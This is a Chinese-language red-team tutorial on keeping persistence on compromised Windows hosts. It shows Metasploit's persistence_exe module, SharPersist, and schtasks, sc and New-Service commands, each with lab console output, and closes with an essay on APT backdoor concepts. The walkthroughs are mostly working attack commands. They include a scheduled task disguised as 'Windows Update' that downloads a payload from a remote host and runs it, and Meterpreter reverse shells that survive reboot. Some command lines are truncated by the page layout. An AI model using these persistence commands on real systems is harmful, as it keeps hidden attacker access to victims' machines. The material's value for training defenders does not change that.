    Executing script C:\Users\WEIRDB~1\AppData\Local\Temp\pFedjB.vbs
[+] Agent executed with PID 448
    Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\lAAXqTmDmWArtN
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\lAAXqTmDmWArtN
meterpreter >
```

可以看到生成vbs 脚本，同样的老套路，自动更改注册表添加启动项 进行权限维持。



2: 或者是生成exe 修改注册表加载到启动项



```
use post/windows/manage/persistence_exe
set REXEPATH /tmp/payload1.exe
set SESSION <session number>
set STARTUP USER
set LocalExePath C:\\tmp
run
```

```
  Id  Name  Type                     Information                                   Connection
  --  ----  ----                     -----------                                   ----------
  4         meterpreter x64/windows  WIN-U8N09PHAQ4D\WeirdBird007 @ WIN-U8N09PHAQ4D  172.16.194.136:12345 -> 172.16.194.148:49346 (172.16.194.148)

msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > use post/windows/manage/persistence_exe
msf5 post(windows/manage/persistence_exe) > set REXEPATH /tmp/payload1.exe
REXEPATH => /tmp/payload1.exe
msf5 post(windows/manage/persistence_exe) > set se
set servicedescription  set session           set sessionlogging
msf5 post(windows/manage/persistence_exe) > set session 4
session => 4
msf5 post(windows/manage/persistence_exe) > show options

Module options (post/windows/manage/persistence_exe):

   Name      Current Setting    Required  Description
   ----      ---------------    --------  -----------
   REXENAME  default.exe        yes       The name to call exe on remote system
   REXEPATH  /tmp/payload1.exe  yes       The remote executable to upload and execute.
   SESSION   4                  yes       The session to run this module on.
   STARTUP   USER               yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM, SERVICE)

msf5 post(windows/manage/persistence_exe) > set startup user
[-] The following options failed to validate: Value 'user' is not valid for option 'STARTUP'.
startup => USER
msf5 post(windows/manage/persistence_exe) > set lo
set localexepath  set loglevel
msf5 post(windows/manage/persistence_exe) > set localexepath C:\\tmp
localexepath => C:\tmp
msf5 post(windows/manage/persistence_exe) > run

[*] Running module against WIN-U8N09PHAQ4D
[*] Reading Payload from file /tmp/payload1.exe
[+] Persistent Script written to C:\tmp\default.exe
[*] Executing script C:\tmp\default.exe
[+] Agent executed with PID 4604
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\kNzCruKMFVW
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\kNzCruKMFVW
[*] Cleanup Meterpreter RC File: /home/weirdbird007/.msf4/logs/persistence/WIN-U8N09PHAQ4D_20191228.5723/WIN-U8N09PHAQ4D_20191228.5723.rc
[*] Post module execution completed
msf5 post(windows/manage/persistence_exe) >
```

目标主机

▸ 计算机 ▸ 本地磁盘 (C:) ▸ tmp ▸

包含到库中 ▾ 共享 ▾ 新建文件夹

访问的位置

名称	修改日期
iNodeSetup0	2019/12.
default.exe	2019/12.
payload.dll	2019/12.
payload1.exe	2019/12.

SharPersist维权利用方式

SharPersist 是FireEye 红队开源 的一款用C#编写的命令行工具，可以反射性的加载Cobalt Strike的"execute-assembly"命令或任何其他支持反射性加载.NET程序集的框架。（目标机器需要预装.net frameword 框架4.0 以上版本。）

SharPersist 套装介绍

SharPersist套装中支持的持久性技术及其所需的权限

使用技术	描述	参数选项（-t）	是否需要管理权限？	是否需要新增注册表	是否落地在硬盘
KeePass	后门维持配置文件	keepass	No	No	Yes
New Scheduled Task	创建计划任务	schtask	No	No	Yes
Registry	注册表更改	reg	No	Yes	No
Startup Folder	在用户启动文件夹中创建 LNK 文件	startupfolder	No	No	Yes
Tortoise SVN Hook Script	创建 Tortoise SVN hook 脚本	tortoisesvn	No	Yes	No
New Service	创建新的 Windows 服务	service	Yes	Yes	No
Scheduled Task Backdoor	现有计划任务的后门植入	schtaskbackdoor	Yes	No	Yes


SharPersist套装中支持的注册表的完整列表

注册表项参数（-k）	注册表项	注册表值	是否需要管理权限？	支持 Env 可选附加组件（-o env）
hklmrun	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	User supplied	Yes	Yes
hklmrunonce	HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce	User supplied	Yes	Yes
hklmrunonceex	HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnceEx	User supplied	Yes	Yes
userinit	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon	Userinit	Yes	No
hkcurun	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	User supplied	No	Yes
hkcurunonce	HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce	User supplied	No	Yes
logonscript	HKCU\Environment	UserInitMprLogonScri	No	No
stickynotes	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	RESTART_STICKY_NOTES	No	No

SharPersist 维权利用

普通用户维权利用

```
SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c
C:\tmp\payload1.exe" -k "hkcurun" -v "pentestlab" -m add
```



管理员方式

```
SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c
C:\tmp\payload1.exe" -k "hklmrun" -v "pentestlab" -m add -o env
```



其他的利用方式可参考reg 命令的利用方式，这里就不一一演示了。

```
[*] Started reverse TCP handler on 172.16.194.136:12345

[*] Sending stage (206403 bytes) to 172.16.194.137
[*] Meterpreter session 5 opened (172.16.194.136:12345 -> 172.16.194.137:49165) at 2019-12-2

meterpreter >
meterpreter >
```

总结：

工具千变万化，知其原理，一切不难

windows 权限维持篇2-计划任务维权

前言

这章内容，与大家探讨从计划任务这个特性进行维权的利用。

windows 中schtasks.exe是安排命令和程序定期运行或在指定时间内运行。从计划表中添加和删除任务，按需要启动和停止任务，显示和更改计划任务。


```
参数列表
/Create 创建新计划任务。
/Delete 删除计划任务。
/Query 显示所有计划任务。
/Change 更改计划任务属性。
/Run 立即运行计划任务。
/End 中止当前正在运行的计划任务。
/? 显示帮助/用法。
```

schtases 维权利用


msf 生成马，开启一个web 模块，然后schtases 命令创建定时任务powershell 开启远程下载并执行

```
schtasks /create /tn PentestLab /tr "c:\windows\system32\WindowsPowerShell\v1.0\
```

接着schtasks.exe添加定时任务



发现每次重启后，shell 都能触发上线



注意几种用法：

```
/create =>创建任务

/tn "test"    =>指定任务名称为test

/tr C:\Windows\client.exe    =>指定程序路径

/sc MINUTE /mo 1    =>指定类型；MINUTE表示任务每n分钟运行一次，/mo 1表示每1分钟执行一次

/ru "System"    =>指定为system用户运行该任务

/RL HIGHEST    =>运行级别，HIGHEST为使用最高权限运行
```

比如：每30分钟运行一次


```
(30分钟执行一次)
schtasks /create /tn PentestLab /tr "c:\windows\system32\WindowsPowerShell\v1.0\
/sc onidle /i 30
```

定时某个时间点运行触发

```
(指定时间执行)

schtasks /CREATE /TN "Windows Update" /tr  "c:\windows\system32\WindowsPowerShel
/SC minute /MO 1 /ED  2019/12/30 /ET 00:00 /Z /IT /RU %USERNAME%
```

当然，如果不喜欢命令行的话，也可以直接在计划任务使用gui 面板进行编辑，留置后门程序






```
C:\Users\WeirdBird007>schtasks /CREATE /TN "Windows Update" /tr  "c:\windows\sys
tem32\WindowsPowerShell\v1.0\powershell.exe (new-object  System.Net.WebClient).D
ownloadFile('http://172.16.194.133/payload2.exe','c:/tmp/test.exe');start-proces
s 'c:/tmp/test.exe'" /SC minute /MO 1 /ED 2019/12/30 /ET 00:00 /Z /IT /RU %USERN
AME%
成功: 成功创建计划任务 "Windows Update"。
```

以及还有比较猥（yi）琐（shu）的姿势，比如当某个windows的事件id 触发了，那么这个定时任务就触发，那么，可以这么安排。

比如：当用户管理员注销时（4634），将创建计划任务，并在下次登录时执行相关payload。

```
schtasks /Create /TN OnLogOff /TR C:\tmp\payload1.exe /SC ONEVENT /EC
Security /MO "*[System[(Level=4 or Level=0) and (EventID=4634)]]"
```






SharPersist 的权限维持使用。


当有普通管理员权限的时候，可使用如下命令进行添加计划任务进行启动

```
SharPersist.exe -t schtask -c "C:\Windows\System32\cmd.exe" -a "/c C:\tmp\payloa
```



管理员: 命令提示符
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。
C:\Users\WeirdBird007>cd Desktop
C:\Users\WeirdBird007\Desktop>SharPersist.exe -t schtask -c "C:\Windows\System32\cmd.exe" -a "/c C:\tmp\payload1.exe" -n "PentestLab" -m add -o logon
[*] INFO: Adding scheduled task persistence
[*] INFO: Command: C:\Windows\System32\cmd.exe
[*] INFO: Command Args: /c C:\tmp\payload1.exe
[*] INFO: Scheduled Task Name: PentestLab
[*] INFO: Option: logon
[+] SUCCESS: Scheduled task added
C:\Users\WeirdBird007\Desktop>
任务计划程序
PentestLab
C:\Windows\System32\cmd.exe /c C:\tmp\payload1.exe

重启后，依旧上线。



[*] Sending stage (206403 bytes) to 172.16.194.141
[*] Meterpreter session 10 opened (172.16.194.133:12345 -> 172.16.194.141:49168) at 2019-12-29
meterpreter >
meterpreter >
meterpreter >
meterpreter >

windows 权限维持篇3-服务service维权


前言

这节，主要通过把恶意程序通过添加为自启服务的方式进行权限维持。 通常服务这块，蓝方这块比较少关注。

命令行方式添加服务

当你获得了一个普通管理员的时候，那么可以在cmd 下使用sc 命令进行创建新的服务，进行后门的权限维持。

```
sc create pentestlab binpath= "cmd.exe /k C:\tmp\payload1.exe" start= "auto"
obj= "LocalSystem"
```



重启后，自动上线。

```
[*] Sending stage (206403 bytes) to 172.16.194.141
[*] Meterpreter session 11 opened (172.16.194.133:12345 -> 172.16.194.141:49161) at 2019-12-29

meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
```

powershell 形式添加服务权限维持

```
New-Service -Name "pentestlab" -BinaryPathName "C:\tmp\payload1.exe" -Description "PentestLaboratories" -StartupType Automatic
```

注册成功，重启仍可上线，进行权限维持，保持权限不掉。

```
msf5 exploit(multi/handler) > exploit

Started reverse TCP handler on 172.16.194.133:12345


Sending stage (206403 bytes) to 172.16.194.141
Meterpreter session 16 opened (172.16.194.133:12345 -> 172.16.194.141:49161) at 2019-12-29 17:18:17 +0800

meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > shell
Process 2872 created.
Channel 1 created.
Microsoft Windows [?汾 6.1.7601]
??E???? (c) 2009 Microsoft Corporation??????????E????


C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>exit
exit
meterpreter > background
Backgrounding session 16...
```

```
PS C:\Users\WeirdBird007> New-Service -Name "pentestlab" -BinaryPathName "C:\tmp\payload1.exe" -Description "PentestLaboratories" -StartupType Automatic

Status   Name               DisplayName
------   ----               -----------
Stopped  pentestlab         pentestlab


PS C:\Users\WeirdBird007>
```



SharPersist 添加服务进行权限维持

```
SharPersist -t service -c "C:\Windows\System32\cmd.exe" -a "/c C:\tmp\payload1.
n "pentestlab" -m add
```

增加成功。

```
C:\Users\WeirdBird007\Desktop> SharPersist -t service -c "C:\Windows\System32\cm
d.exe" -a "/c C:\tmp\payload1.exe" -n "pentestlab" -m add

[*] INFO: Adding service persistence
[*] INFO: Command: C:\Windows\System32\cmd.exe
[*] INFO: Command Args: /c C:\tmp\payload1.exe
[*] INFO: Service Name: pentestlab

Installing service pentestlab...
Service pentestlab has been successfully installed.
Creating EventLog source pentestlab in log Application...

[+] SUCCESS: Service persistence added
```

Metasploit 服务维权模块

msf 自带服务维权模块

```
msf5 exploit(multi/handler) > use post/windows/manage/persistence_exe
msf5 post(windows/manage/persistence_exe) > set REXEPATH /tmp/payload1.exe
REXEPATH => /tmp/payload1.exe
msf5 post(windows/manage/persistence_exe) > set session 3
session => 3
msf5 post(windows/manage/persistence_exe) > set startup SERVICE
startup => SERVICE
msf5 post(windows/manage/persistence_exe) > set localexepath c:\\tmp
localexepath => c:\tmp
msf5 post(windows/manage/persistence_exe) > run

[-] Post failed: Msf::OptionValidateError The following options failed to valida
[*] Post module execution completed

msf5 post(windows/manage/persistence_exe) > set session 17
session => 17
msf5 post(windows/manage/persistence_exe) > run

[*] Running module against WIN-U8N09PHAQ4D
[*] Reading Payload from file /tmp/payload1.exe
[+] Persistent Script written to c:\tmp\default.exe
[*] Executing script c:\tmp\default.exe
[+] Agent executed with PID 3348
[*] Installing as service..
[*] Creating service XMupbnEQkgWeVj

[*] Cleanup Meterpreter RC File: /home/weirdbird007/.msf4/logs/persistence/WIN-U
[*] Post module execution completed
```

增加成功。

Windows 任务管理器

文件(F) 选项(O) 查看(V) 帮助(H)

应用程序 进程 服务 性能 联网 用户

名称	PID	描述	状态	工作组
ZhuDongFangYu	1060	主动防御	正...	暂缺
XMupbnEQkgWeVj		xUbelrFw	已停止	暂缺
WwanSvc		WWAN Aut...	已停止	LocalSer...
wudfsvc		Windows ...	已停止	LocalSys...
wuauserv	952	Windows ...	正...	netsvcs
WSearch	3220	Windows ...	正...	暂缺
wscsvc	884	Security...	正...	LocalSer...
WPDBusEnum		Portable...	已停止	LocalSys...
WPCSvc		Parental...	已停止	LocalSer...

```
meterpreter > background
    Backgrounding session 17...
msf5 exploit(multi/handler) > use post/windows/manage/persistence_exe
msf5 post(windows/manage/persistence_exe) > set REXEPATH /tmp/payload1.exe
REXEPATH => /tmp/payload1.exe
msf5 post(windows/manage/persistence_exe) > set session 3
session => 3
msf5 post(windows/manage/persistence_exe) > set startup SERVICE
startup => SERVICE
msf5 post(windows/manage/persistence_exe) > set localexepath c:\\tmp
localexepath => c:\tmp
msf5 post(windows/manage/persistence_exe) > run

    Post failed: Msf::OptionValidateError The following options failed to validate: SESSION.
    Post module execution completed
msf5 post(windows/manage/persistence_exe) > set session 17
session => 17
msf5 post(windows/manage/persistence_exe) > run

    Running module against WIN-U8N09PHAQ4D
    Reading Payload from file /tmp/payload1.exe
[+] Persistent Script written to c:\tmp\default.exe
    Executing script c:\tmp\default.exe
[+] Agent executed with PID 3348
    Installing as service..
    Creating service XMupbnEQkgWeVj

    Cleanup Meterpreter RC File: /home/weirdbird007/.msf4/logs/persistence/WIN-U8N09PHAQ4D_20191229.4443/WIN-U8N09PHAQ4D_20191229.4443.rc
    Post module execution completed
```

```
msf5 post(windows/manage/persistence_exe) > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none
   LHOST     172.16.194.133   yes       The listen address (an interface may be specified)
   LPORT     12345            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.16.194.133:12345
[*] 172.16.194.141 - Meterpreter session 17 closed.  Reason: Died




[*] Sending stage (206403 bytes) to 172.16.194.141
[*] Meterpreter session 18 opened (172.16.194.133:12345 -> 172.16.194.141:49161) at 2019-12-29 1
```

msf自带的模块，权限维持成功

第三方组件后门

APT对抗（一） 红蓝对抗关于后门对抗

当我们接到某个项目的时候，它已经是被入侵了。甚至已经被脱库，或残留后门等持续攻击洗库。
后渗透攻击者的本质是什么？
阻止防御者信息搜集，销毁行程记录，隐藏存留文件。
防御者的本质是什么？
寻找遗留信息，发现攻击轨迹与样本残留并且阻断再次攻击。 那么这里攻击者就要引入“持续攻击”，防御者就要引入“溯源取证与清理遗留”，攻击与持续攻击的分水岭是就是后渗透持续攻击，而表现形式其中之一就是后门。

后门的种类：

- 本地后门：如系统后门，这里指的是装机后自带的某功能或者自带软件后门
- 本地拓展后门：如iis 6的isapi，iis7的 模块后门
- 第三方后门：如apache，serv-u，第三方软件后门
- 第三方扩展后门：如php扩展后门，apache扩展后门，第三方扩展后门
- 人为化后门：一般指被动后门，由人为引起触发导致激活，或者传播

后门的隐蔽性排行： 本地后门>本地拓展后门>第三方后门>第三方扩展后门，这里排除人为化后门，一个优秀的人为化后门会造成的损失不可估计，比如勒索病毒的某些非联网的独立机器，也有被勒索中毒。在比如某微博的蠕虫等。

整体概括分类为： 主动后门，被动后门，传播型后门。

后门的几点特性： 隐蔽，稳定，持久

一个优秀的后门，一定是具备几点特征的，无文件，无端口，无进程，无服务，无语言码，并且是量身目标制定且一般不具备通用性。

攻击者与防御者的本质对抗是什么？ 增加对方在对抗中的时间成本，人力成本。

这里要引用百度对APT的解释： APT是指高级持续性威胁。 利用先进的攻击手段对特定目标进行长期持续性网络攻击的攻击形式，APT攻击的原理相对于其他攻击形式更为高级和先进，其高级性主要体现在APT在发动攻击之前需要对攻击对象的业务流程和目标系统进行精确的收集。

那么关于高级持续渗透后门与上面的解释类似： 高级持续渗透后门是指高级持续性后渗透权限长期把控，利用先进的后渗透手段对特定目标进行长期持续性维持权限的后攻击形式，高级持续渗透后门的原理相对于其他后门形式更为高级和先进，其高级性主要体现在持续渗透后门在发动持续性权限维持之前需要对攻击对象的业务流程和目标系统进行精确的收集并量身制定目标后门。

第一季从攻击者角度来对抗：

